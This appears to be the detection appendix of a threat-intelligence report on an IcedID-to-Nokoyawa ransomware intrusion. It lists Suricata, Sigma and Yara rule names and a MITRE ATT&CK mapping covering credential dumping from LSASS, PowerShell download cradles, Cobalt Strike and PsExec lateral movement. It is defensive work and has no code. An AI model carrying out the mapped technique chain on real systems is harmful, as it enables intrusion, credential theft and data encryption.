ET SCAN Behavioral Unusual Port 1433 traffic Potential Scan or Infection
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY PsExec service created
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement

Sigma

SIGMA Project Repo

New Process Created Via Wmic.EXE id: 526be59f-a573-4eea-b5f7-f0973207634d

Potential Recon Activity Via Nltest.EXE id: 5cc90652-4cbd-4241-aa3b-4b462fa5a248

Created Files by Office Applications id: c7a74c80-ba5a-486e-9974-ab9e682bc5e4

CobaltStrike Named Pipe id: d5601f8c-b26f-4ab0-9035-69e11a8d4ad2

Suspicious Group And Account Reconnaissance Activity Using Net.EXE id: d95de845-b83c-4a9a-8a6a-4fc802ebf6c0

PowerShell Download and Execution Cradles id: 85b0b087-eddf-4a2b-b033-d771fa2b9775

Meterpreter or Cobalt Strike Getsystem Service Installation – Security id: ecbc5e16-58e0-4521-9c60-eb9a7ea4ad34

Credential Dumping Tools Accessing LSASS Memory id: 32d0d3e2-e58d-4d41-926b-18b520b2b32d

Potential Defense Evasion Via Rename Of Highly Relevant Binaries id: 0ba1da6d-b6ce-4366-828c-18826c9de23e

DFIR Report Repo

AdFind Discovery id: 50046619-1037-49d7-91aa-54fc92923604

CHCP CodePage Locale Lookup id: dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f

Yara

<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18190/18190.yar>

MITRE

18190 IcedID Macro Ends in Nokoyawa Ransomware		
	Tools	Technique
Initial Access		T1566.001 Phishing: Spearphishing Attachment
Execution	Microsoft Office Excel S0483 IcedID	T1204.002 User Execution: Malicious file Command and Scripting Interpreter: Windows Command Shell - T1059.003 T1059.004 Command and Scripting Interpreter: PowerShell T1059.005 Command and Scripting Interpreter: Visual Basic T1047 Windows Management Instrumentation
Persistence	S0483 IcedID	T1053.005 Scheduled Task/Job: Scheduled Task
Privilege Escalation	S0154 Cobalt Strike	T1134.001 Access Token Manipulation: Token Impersonation/Theft T1055 Process Injection
Defense Evasion		T1036.003 Masquerading: Rename System Utilities T1070.004 Indicator Removal: File Deletion T1218.011 System Binary Proxy Execution: Rundll32 T1078 Valid Accounts
Credential Access		T1552.001 Unsecured Credentials: Credentials in files T1003.001 OS Credential Dumping: LSASS Memory
Discovery	S0552 AdFind S0099 Arp Chcp Adget S0359 Nltest S0039 Net S0097 Ping S0096 Systeminfo S0483 IcedID S0154 Cobalt Strike	T1087.001 Account Discovery: Local Account T1087.002 Account Discovery: Domain Account T1083 File and Directory Discovery T1018 Remote System Discovery T1016 System Network Configuration Discovery T1482 Domain Trust Discovery
Lateral Movement	S0029 PsExec	T1021.001 Remote Services: Remote Desktop Protocol T1021.002 Remote Services: SMB/Windows Admin Shares T1021.006 Remote Services: Windows Remote Management
Collection	7 zip	T1560.001 Archive Collected Data: Archive via Utility

Command and Control	S0483 IcedID S0154 Cobalt Strike BackConnect VNC	T1071.001 Application Layer Protocol: Web Protocols T1105 Ingress Tool Transfer T1102 Web Service T1219 Remote Access Software
Exfiltration		T1041 Exfiltration Over C2 Channel
Impact	Nokoyawa Ransomware S0029 PsExec	T1486 Data Encrypted for Impact

Access Token Manipulation: Token Impersonation/Theft - T1134.001
 Account Discovery: Local Account - T1087.001
 Account Discovery: Domain Account - T1087.002
 Application Layer Protocol: Web Protocols - T1071.001
 Command and Scripting Interpreter: Windows Command Shell - T1059.003
 Command-Line Interface: PowerShell - T1059.001
 Command-Line Interface: Visual Basic - T1059.005
 Data Encrypted for Impact - T1486
 Domain Trust Discovery - T1482
 File and Directory Discovery - T1083
 Indicator Removal on Host: File Deletion - T1070.004
 Masquerading: Rename System Utilities - T1036.003
 Phishing: Spearphishing Attachment - T1566.001
 Process Injection - T1055
 Remote Services: RDP - T1021.001
 Remote Services: SMB/Windows Admin Shares - T1021.002
 Remote System Discovery - T1018
 Scheduled Task/Job: Scheduled Task - T1053.005
 System Binary Proxy Execution: Rundll32 - T1218.011
 System Network Configuration Discovery - T1016
 Valid Accounts - T1078
 WMI - T1047
 Unsecured Credentials: Credentials In Files - T1552.001
 User Execution: Malicious File - T1204.002
 Remote Services: Windows Remote Management - T1021.006
 Exfiltration Over C2 Channel - T1041
 Archive Collected Data: Archive via Utility - T1560.001
 Ingress Tool Transfer - T1105
 Web Service - T1102
 OS Credential Dumping: LSASS Memory - T1003.001
 Remote Access Software - T1219

AdFind - S0552
 IcedID - S0483
 ipconfig - S0100
 net - S0039
 nltest - S0359
 ping - S0097
 systeminfo - S0096
 cmd - S0106
 Cobalt Strike - S0154
 PsExec - S0029

Internal case #18190